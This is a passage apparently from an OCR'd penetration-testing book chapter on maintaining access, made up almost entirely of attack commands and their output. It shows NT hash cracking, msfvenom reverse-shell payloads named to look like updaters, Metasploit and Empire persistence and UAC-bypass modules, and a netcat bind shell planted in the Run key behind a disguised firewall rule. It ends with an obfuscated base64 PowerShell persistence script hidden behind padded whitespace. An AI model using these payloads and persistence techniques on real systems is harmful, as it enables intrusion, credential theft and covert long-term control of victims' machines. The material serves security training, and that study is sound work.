Last logon timestamp: Never
Bad password time     2018-07-13 03:19:23.882644+00:00
Logon count:          0
Bad password count:   3
```

```
root@mank:~/ntds# john --rules=all --format=nt-old --fork=2 nt.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 7 password hashes with no different salts (NT-old [MD4 128/128 X2 SSE2-16])
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
Each node loaded the whole wordfile to memory
Spartan1978      (execGJohnson)
```

Chapter 16: Maintaining Access

```
root@troy:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.154.133 L
PORT=10000 -f exe > persist.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

```
msf post(windows/manage/persistence_exe) > set REXENAME updater.exe
REXENAME => updater.exe
msf post(windows/manage/persistence_exe) > set REXEPATH /root/persist.exe
REXEPATH => /root/persist.exe
msf post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf post(windows/manage/persistence_exe) > exploit
[*] Running module against YOKNET-MATTAWAN
[*] Reading Payload from file /root/persist.exe
[+] Persistent Script written to C:\Windows\TEMP\updater.exe
[*] Executing script C:\Windows\TEMP\updater.exe
[+] Agent executed with PID 1096
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\aZuKLsarVvjUUwV
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\aZuKLsarVvjUUwV
[*] Cleanup Meterpreter RC File:
/root/.msf4/logs/persistence/YOKNET-MATTAWAN_20180719.2818/YOKNET-MATTAWAN_20180719.2818.rc
[*] Post module execution completed
```

```
[*] Started reverse TCP handler on 0.0.0.0:10000
[*] Sending stage (179779 bytes) to 192.168.154.134
[*] Meterpreter session 7 opened (192.168.154.133:10000 -> 192.16
8.154.134:49221) at 2018-07-19 00:55:55 -0400

meterpreter > getuid
Server username: YOKNET\Administrator
meterpreter >
```

```
(Empire) > main
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 7Z8TSBY9 ps 192.168.154.129 YOKNET-TEST01     YOKNET-TEST01\TestAdmin powershell

(Empire: agents) >
```

```
(Empire: powershell/privesc/bypassuac) > set Listener persist
(Empire: powershell/privesc/bypassuac) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 7Z8TSBY9 to run TASK_CMD_JOB
[*] Agent 7Z8TSBY9 tasked with task ID 2
[*] Tasked agent 7Z8TSBY9 to run module powershell/privesc/bypassuac
(Empire: powershell/privesc/bypassuac) > [*] Agent 7Z8TSBY9 returned results.
[*] Valid results returned by 192.168.154.129
[*] Sending POWERSHELL stager (stage 1) to 192.168.154.129
[*] New agent BZ7M9KVG checked in
[+] Initial agent BZ7M9KVG from 192.168.154.129 now active (Slack)
[*] Sending agent (stage 2) to BZ7M9KVG at 192.168.154.129
```

```
(Empire: powershell/persistence/elevated/wmi) > set Agent BZ7M9KVG
(Empire: powershell/persistence/elevated/wmi) > set Listener persist
(Empire: powershell/persistence/elevated/wmi) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked BZ7M9KVG to run TASK_CMD_WAIT
[*] Agent BZ7M9KVG tasked with task ID 1
[*] Tasked agent BZ7M9KVG to run module powershell/persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > [*] Agent BZ7M9KVG returned results.
[*] Valid results returned by 192.168.154.129
```


```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 192.168.154.129
[*] New agent 4KLXDSYC checked in
[+] Initial agent 4KLXDSYC from 192.168.154.129 now active (Slack)
[*] Sending agent (stage 2) to 4KLXDSYC at 192.168.154.129
(Empire) >
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process           PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------           ---    -----    ---------
 7Z8TSBY9 ps 192.168.154.129 YOKNET-TEST01     YOKNET-TEST01\TestAdmin powershell        2156   5/0.0    2018-07-19 02:50:09
 BZ7M9KVG ps 192.168.154.129 YOKNET-TEST01     *YOKNET-TEST01\TestAdmi powershell        1288   5/0.0    2018-07-19 02:50:08
 4KLXDSYC ps 192.168.154.129 YOKNET-TEST01     *WORKGROUP\SYSTEM       powershell        896    5/0.0    2018-07-19 02:56:24
```

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\Windows\\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\Windows\system32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\Windows\system32\nc.exe
meterpreter > reg setval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
-v nc -d 'C:\Windows\system32\nc.exe -Ldp 9009 -e cmd.exe'
Successfully set nc of REG_SZ.
```


```
C:\Windows\system32> netsh advfirewall firewall add rule name="Software Updater"
dir=in action=allow protocol=TCP localport=9009
Ok.



C:\Windows\system32> netsh advfirewall firewall show rule name="Software Updater"

Rule Name:                            Software Updater
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            9009
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow
Ok.
```

```
root@troy:~# nc -v 192.168.154.134 9009
192.168.154.134: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.154.134] 9009 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\SysWOW64>
```

```
root@troy:~# cd PowerSploit/
root@troy:~/PowerSploit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```






```
PS C:\Users\TestAdmin> $Env:PSModulePath
C:\Users\TestAdmin\Documents\WindowsPowerShell\Modules;C:\W
indows\system32\WindowsPowerShell\v1.0\Modules\
PS C:\Users\TestAdmin>
```




```
PS C:\Users\TestAdmin> Get-Help Persistence

Name                                Category  Synopsis
----                                --------  --------
Add-Persistence                     Function  Add persistence capabilities to ...
New-ElevatedPersistenceOption       Function  Configure elevated persistence o...
New-UserPersistenceOption           Function  Configure user-level persistence...
```


```
root@troy:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.154.131 L
PORT=8008 -f psh > attack.ps1
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of psh file: 2408 bytes
root@troy:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.154.130 - - [18/Jul/2018 13:22:03] "GET / HTTP/1.1" 200 -
```


PS C:\Users\TestAdmin> Import-Module Persistence
Security Warning
Run only scripts that you trust. While scripts from the Internet can be useful,
this script can potentially harm your computer. Do you want to run
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Persistence\Persistence.psm1
?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Users\TestAdmin> $userop = New-UserPersistenceOption -ScheduledTask -Hourl
y
PS C:\Users\TestAdmin> $suop = New-ElevatedPersistenceOption -ScheduledTask -Hou
rly
PS C:\Users\TestAdmin> Add-Persistence -FilePath .\attack.ps1 -ElevatedPersisten
ceOption $suop -UserPersistenceOption $userop
PS C:\Users\TestAdmin> ls
Directory: C:\Users\TestAdmin
Mode LastWriteTime Length Name
d-r-- 7/8/2018 10:20 PM Contacts
d-r-- 7/18/2018 2:16 PM Desktop
d-r-- 7/8/2018 10:20 PM Documents
d-r-- 7/18/2018 2:13 PM Downloads
d-r-- 7/8/2018 10:20 PM Favorites
d-r-- 7/8/2018 10:20 PM Links
d-r-- 7/8/2018 10:20 PM Music
d-r-- 7/8/2018 10:20 PM Pictures
d-r-- 7/8/2018 10:20 PM Saved Games
d-r-- 7/8/2018 10:20 PM Searches
d-r-- 7/8/2018 10:20 PM Videos
-a--- 7/18/2018 2:42 PM 2406 attack.ps1
-a--- 7/18/2018 2:52 PM 4964 Persistence.ps1
-a--- 7/18/2018 2:52 PM 388 RemovePersistence.ps1






```
[*] Sending stage (179779 bytes) to 192.168.154.129
[*] Meterpreter session 3 opened (192.168.154.133:8008 -> 192.168
.154.129:49170) at 2018-07-18 23:48:02 -0400

meterpreter >
```


```
function Update-Windows{Param([Switch]$Persist)$ErrorActionPreference='SilentlyContinue'
$Script={sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream
([IO.MemoryStream][Convert]::FromBase64String
('7bOHYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvf
e6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP358Hz8ifrdvX73+RS9Olr/P71WtinfPn6efpb/nR79x8r2nZXm2WFV1u/
XR27xe5uW9vfGsLD+68/3fOFmtJ2UxTZs2a
+lH/q6lBunZsn3Z1ulPFnW7zsrjsqymW/pZuTqezeq8aUbpuli26ezqdfGDXP84l7YEqlq
+uV65j1/WVZtP2zuHH4DNSZ1nbf5mTj9mDhv5+7ht62KybnMPrTabvhXcbGP6rG4t/vbjl1mdLXLqy77MfdEgnpXZhd9
SejubYSAf/Z6/cfIbJ79bk18XZ2+/OyFiE+RtDDvdXuSLSV4/zc+LZQE4aW9qtl9Ql+lH3y2W9/Y
+SreX9FezyqZ5yp88Wy
+neK9Jt1dZO7Tzeo3Ovvfkus2/9/3vp7/bm2n1ZD37Re/mv3f97Bdd1tT5zrvz6WjnXX5A/xzs0T873v8/xT8HD/H9ff
rn3i79M+Uv9vHFhP65jz/v7dg/AWIa/LVr2z7An3vo6Zz+P3lA/+xn+OhTA/wcX2R4/x7+
+RSfPcBv/Cb/gq6mjAjaztAB/gCwHK3O8Q93fB+feXhYJLnTexbLffy2y1OBt/wePsNv+GiGf+7jH4EEYjAO/OU98/k
+Pt+1r9/LzGf87T1LAn4rMtyBEd1jiOjuASbgnN/EX2h1ji/vTcyfe/umWY7f7vOMTsxv/K3F
+dNPzZfofH9i/uKmuOwPO1SGZ37hjy1X7OPzPfvP/Yn5hyeOaXUflGD68WB5LPfP7T/4VgBjinJGBIO5j38+5QEyPX3O
5I8fgDwP7HcCbd98y1PKTZi3mBGYjZn5mMyANMGfD81sGVh7aDnlAfE/tk/+4oD/BKL4RWCB6J9iKPg/N2UpyRg8D/G
++cIMZBcvMpcJYkCTe+r8sx/5jQHlgMu9W7o6ZB5ixIwRc/19hs6fMUrOMUO7BOwxOzv8LuPK
+PO3mflyP8eXI8NjVmt8CriGdoxe5v/CJAz7Bw1mTGT8xVPndY85ZdZmFNDpPcut/JuAtYRgavr937eNbBvm64xRAXjW
Zh617pkv7FuCMX/+tdBmgbQ9WzwZ6x6d3KRijHsMeKRa1fXgEOEJ+BSU2WcxCefvfm7+4c9YaWLk
+IPn9oGF6/7JMa6Hk/4XgD3F2EQqQBbufmq/mPBbgDnBFxmLYzAFTEdFEPaIzN/v8+btm/qLd/OfTj9LrS189ChwHXZG
3/sia+fff/Toi+zdVtd2jZ/ny4t2DhR3dnbujECvHaHxHTZ6r6+bNl+MX62XbbHIx2SM87pavc7ry2KaN
+MvsrqZZyVBP6lW1z3wo52RQ3IOOPmdwJQTJN/X2AlB4E9g9v8A'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()}if
($Persist){if(([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
([Security.Principal.WindowsBuiltInRole]'Administrator')){$Prof=$PROFILE.AllUsersAllHosts;
$Payload="schtasks /Create /RU system /SC HOURLY /TN Updater /TR
`"$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive`""}else
{$Prof=$PROFILE.CurrentUserAllHosts;$Payload="schtasks /Create /SC HOURLY /TN Updater /TR
`"$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive`""}mkdir
(Split-Path -Parent $Prof)(gc $Prof) + (' ' * 600 + $Script)|Out-File $Prof -Foiex
$Payload|Out-NullWrite-Output $Payload}else{$Script.Invoke()}} Update-Windows -Persist
```




